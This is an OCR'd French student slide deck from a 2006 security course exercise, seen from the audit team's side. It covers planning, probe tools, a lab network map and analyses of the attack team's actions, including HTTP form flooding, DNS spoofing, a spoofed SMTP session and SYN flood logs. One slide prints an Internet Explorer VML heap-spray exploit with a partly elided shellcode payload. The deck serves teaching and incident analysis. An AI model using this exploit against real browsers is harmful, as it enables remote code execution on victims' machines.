Projet Sécurité

Amandine Bonansea

Jean-Charles Fesantieu
Edouard Jouen
Nicolas Omari
Guillaume Pujol
Julien Reveret
Alain Zarragoza

21-12-2006

Sommaire

- Présentation de l’équipe
- Analyse session par session
- Zooms
- Bilan

Introduction


- 3 groupes :
  - défense : gérer l'infrastructure
  - attaque : pénétrer l'infrastructure
  - audit : analyser les actions effectuées
- Objectifs : simuler un projet professionnel et prendre conscience de ses difficultés.

Organisation

Pôle de travail	Personnes impliquées	Objectifs
Communication interne et externe	Alain Nicolas	§Relation avec le client (équipe défense) §Infos sur les lois et contraintes à respecter
Suivi de projet	Edouard	§Suivi hebdomadaire §Gestion du temps §Bilan
Technique et architecture	Julien Jean-Charles Guillaume	§Choix des logiciels et outils §Choix de l'architecture §Déploiement, analyse et veille
Secrétariat et intelligence	Amandine	§Documents types §Comptes-rendus §Contrat d'audit §Social engineering

Planning Prévisionnel

N°	Commentaire		Nom de la tâche	Durée	Début
1			**Phase d'initialisation**	**19 jours?**	**Lun 09/10/06**
2			Répartition des différents rôles	1 jour	Lun 09/10/06
3			Études des rapports des années précédentes	5 jours	Lun 09/10/06
4			Exploration du réseau public	1 jour?	Dim 15/10/06
5			Création des supports de compte rendu de réunion	2 jours?	Dim 15/10/06
6			Récupération des PC	1 jour?	Lun 16/10/06
7			Configuration des PC	7 jours	Mar 17/10/06
8			**Réunion hebdomadaire 1**	**2 jours**	**Lun 16/10/06**
9			Réunion	1 jour	Lun 16/10/06
10			Élaboration du compte rendu de réunion	1 jour	Mar 17/10/06
11			Envoi du rapport d'activités individuel hebdomadaire	1 jour?	Ven 20/10/06
12			**Création des Contrats**	**10 jours**	**Mer 18/10/06**
13			Création du contrat de confidentialité	6 jours	Mer 18/10/06
14			Création du contrat d'audit	6 jours	Mer 18/10/06
15			Négociation -> Validation de l équipe défense	4 jours	Mar 24/10/06
16			Mise en place des différents services sur le réseau	7 jours	Lun 16/10/06
17			**Phase d'écoute et d'analyse**	**49 jours?**	**Lun 23/10/06**
18			**Veille Technologique**	**40 jours**	**Lun 23/10/06**
19			Recherche des différentes méthodes d attaqu	40 jours	Lun 23/10/06
20			rechercher les différents moyens d'audite	40 jours	Lun 23/10/06
21			Présentation des résultats des recherches au	1 jour	Lun 27/11/06
22			Réalisation d'un dossier sommaire résumant to	4 jours	Mar 28/11/06
23			**Réunion hebdomadaire 2**	**4 jours?**	**Mar 24/10/06**
24			Réunion	1 jour	Mar 24/10/06
25			Élaboration du compte rendu de réunion	1 jour	Mer 25/10/06
26			Envoi du rapport d'activités individuel hebdoma	1 jour?	Ven 27/10/06
27			Mise en place des 2 sondes	1 jour	Mar 24/10/06
28			Analyse des log	47 jours	Mer 25/10/06
29			Intervention technique	30 jours	Mer 25/10/06
30			**Réunion hebdomadaire 3**	**5 jours?**	**Lun 30/10/06**
31			Réunion	1 jour	Lun 30/10/06
32			Élaboration du compte rendu de réunion	1 jour	Mar 31/10/06
33			Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	Mar 31/10/06
34			Envoi du rapport d'activités individuel hebdoma	1 jour?	Ven 03/11/06
35			**Création d'un formulaire à soumettre à l'équi**	**10 jours**	**Mar 31/10/06**
36			création formulaire	3 jours	Mar 31/10/06
37			evoie du formulaire + attente reception	4 jours	Ven 03/11/06
38			analyse des résultats	3 jours	Mar 07/11/06
39			**Réunion hebdomadaire 4**	**5 jours?**	**Lun 06/11/06**
40			Réunion	1 jour	Lun 06/11/06
41			Élaboration du compte rendu de réunion	1 jour	Mar 07/11/06
42			Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	Mar 07/11/06
43			bilan milieu de projet	1 jour?	Mar 07/11/06
44			Envoi du rapport d'activités individuel hebdoma	1 jour?	Ven 10/11/06
45			**Réunion hebdomadaire 5**	**5 jours?**	**Lun 13/11/06**
46			Réunion	1 jour	Lun 13/11/06
47			Élaboration du compte rendu de réunion	1 jour	Mar 14/11/06
48			Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	Mar 14/11/06
49			Envoi du rapport d'activités individuel hebdoma	1 jour?	Ven 17/11/06
50			**Réunion hebdomadaire 6**	**5 jours?**	**Lun 20/11/06**
51			Réunion	1 jour	Lun 20/11/06
52			Élaboration du compte rendu de réunion	1 jour	Mar 21/11/06
53			Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	Mar 21/11/06
54			Envoi du rapport d'activités individuel hebdoma	1 jour?	Ven 24/11/06
55			**Réunion hebdomadaire 7**	**5 jours?**	**Lun 27/11/06**
56			Réunion	1 jour	Lun 27/11/06
57			Élaboration du compte rendu de réunion	1 jour	Mar 28/11/06
58			Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	Mar 28/11/06
59			Envoi du rapport d'activités individuel hebdoma	1 jour?	Ven 01/12/06
60			**Réunion hebdomadaire 8**	**5 jours?**	**Lun 04/12/06**
61			Réunion	1 jour	Lun 04/12/06
62			Élaboration du compte rendu de réunion	1 jour	Mar 05/12/06
63			Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	Mar 05/12/06
64			Envoi du rapport d'activités individuel hebdoma	1 jour?	Ven 08/12/06
65			**Rapport**	**10 jours**	**Sam 09/12/06**
66			Réalisation du rapport	10 jours	Sam 09/12/06
67			Répétition de la soutenance	2 jours	Sam 16/12/06
68			Présentation du projet	1 jour	Lun 18/12/06



Procédures

- Réunions intra-pôles :
  - comptes-rendus
  - rapports d’activité
- Politique de nommage et formalisation des documents
- Bulletins de sécurité


Contrats

- Contrat d’audit (réalisé par l’équipe audit) :
  - limites de notre action
  - fixe nos engagements
- Contrat de confidentialité (réalisé par l’équipe défense)

La Sonde (1/2)

- Sonde disposée sur le réseau de l’équipe défense
  - Capture du trafic
  - Détection d’intrusion
  - Serveur syslog
  - Proxy web
- Utilisation des postes personnels pour certaines analyses

La Sonde (2/2)


Client Nomade
Accès VPN
FAUX RÉSEAU PUBLIC
FACIAL
EXT:172.17.0.2
VLAN SERVICE: 10.10.10.1
VLAN PARC: 10.20.20.1
Description machine
FACIAL: Routeur CISCO
TITAN : Serveur OPENVPN
DYONISOS : Serveur Web et DNS
IRIS : Machine critique
HADES : Active directory
ARES: XPPRO+SP2
ERA: XPPRO
TITAN
10.10.10.2
DYONISOS
10.10.10.3
SONDE AUDIT
10.10.10.5
HADES
10.20.20.2
ARES
10.20.20.3
ERA
10.20.20.4

Outils


- Capture
  - Snort
  - tcpdump
  - Syslog
- Analyse
  - Snort
  - ntop
  - Wireshark
  - ssldump/sshow
  - logwatch/loganalysis

Phase 0

- 28 octobre 2006 :
  - Scan HTTP et tests de vulnérabilité (failles IIS, scripts PHP, tentative de récupération de /etc/passwd, etc.)
  - Familiarisation avec les outils d’analyse de trace réseau

Phase 1

- Analyse des outils utilisés par l’attaque
- 1 Go de traces réseau
- Beaucoup de bruit HTTP (saturation de livre d’or)
- Trafic annexe intéressant (DNS spoofing)



Phase 1

Jordi Inside

- Accept: */*.
- Accept-Language: es.
- User-Agent: Mozilla/5.0 (Macintosh; U;
  - Intel Mac OS X; es) AppleWebKit/418.9
- (KHTML, like Gecko) Safari/419.3.
- If-Modified-Since: Mon, 06 Nov 2006 10:13:30 GMT.
- Connection: keep-alive.

Phase 1

User-Agent: Wget/1.10.2.
Accept: */*.
Host: 172.17.0.2.
Connection: Keep-Alive.
Content-Type: application/x-www-form-urlencoded.
Content-Length: 169.


T(6) 172.17.0.150:53229 -> 10.10.10.3:80 [AP]
nom=AttackTeam&prenom=Take
this&tel=123456789&email=&remarques=Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee&Envoyer=Envoyer

---

2006-11-06 11:53:22.202213   10.10.10.3 -> 192.48.79.30 DNS Standard query A
www.stri.net
2006-11-06 11:53:22.204640 192.48.79.30 -> 10.10.10.3   DNS Standard query response A
172.17.0.50

Phase 2

- Analyse des outils et des scénarios d’attaque
- Flood de la sonde, récupération des traces réseaux de M. Latu
- Analyse des logs



Phase 2

- DOS sur le serveur Mail


250 2.0.0 Resetting.
MAIL FROM:<bill.clinton@whitehouse.gov>.
250 2.1.0 bill.clinton@whitehouse.gov....Sender OK.
RCPT TO:<administrateur@candide-sa.com>.
250 2.1.5 administrateur@candide-sa.com .
DATA.
354 Start mail input; end with <CRLF>.<CRLF>.

- DOS sur la sonde

TCP: drop open request from 172.17.0.204/54208
TCP: drop open request from 172.17.0.205/48079
TCP: drop open request from 172.17.0.206/33003
NET: 90 messages suppressed.

Phase 2

Exploit Klingon



Phase 2

```
<html xmlns:oemtmkt = "urn:schemas-microsoft-com:vml" >
<head>
<style> oemtmkt\:* { behavior: url(#default#VML) ; } </style>
<body>
<script>
var payload = unescape(
"%ufdf8%u9899%uf9f8%u913f%u904f%u979b%uf542%u934b%uf89b%u402f%ufd4e%ufd27%
u4040%uf5f5% [...] " ) ;
var buffer = unescape( "%u0c0c" ) ;
while (buffer.length <= 0x400000) buffer+=buffer ;
var array = new Array() ;
for ( var i =0 ; i < 30 ; i++ ) {
 array[i] = buffer.substring(0, 0x100000 - payload.length) + payload
          + buffer.substring(0, 0x100000 - payload.length) + payload
          + buffer.substring(0, 0x100000 - payload.length) + payload
          + buffer.substring(0, 0x100000 - payload.length) + payload;
}
</script>
<oemtmkt:rect>
<oemtmkt:fill method = "&#x0c0c;&#x0c0c;&#x0c0c;&#x0c0c;&#x0c0c;&# [...]
x0c0c;&#x0c0c;&#x0c0c;&#x0c0c;&#x0c0c;&#x0c0c;"
</oemtmkt:rect>
</body>
</html>
```


WANTED

Prime : 100 €
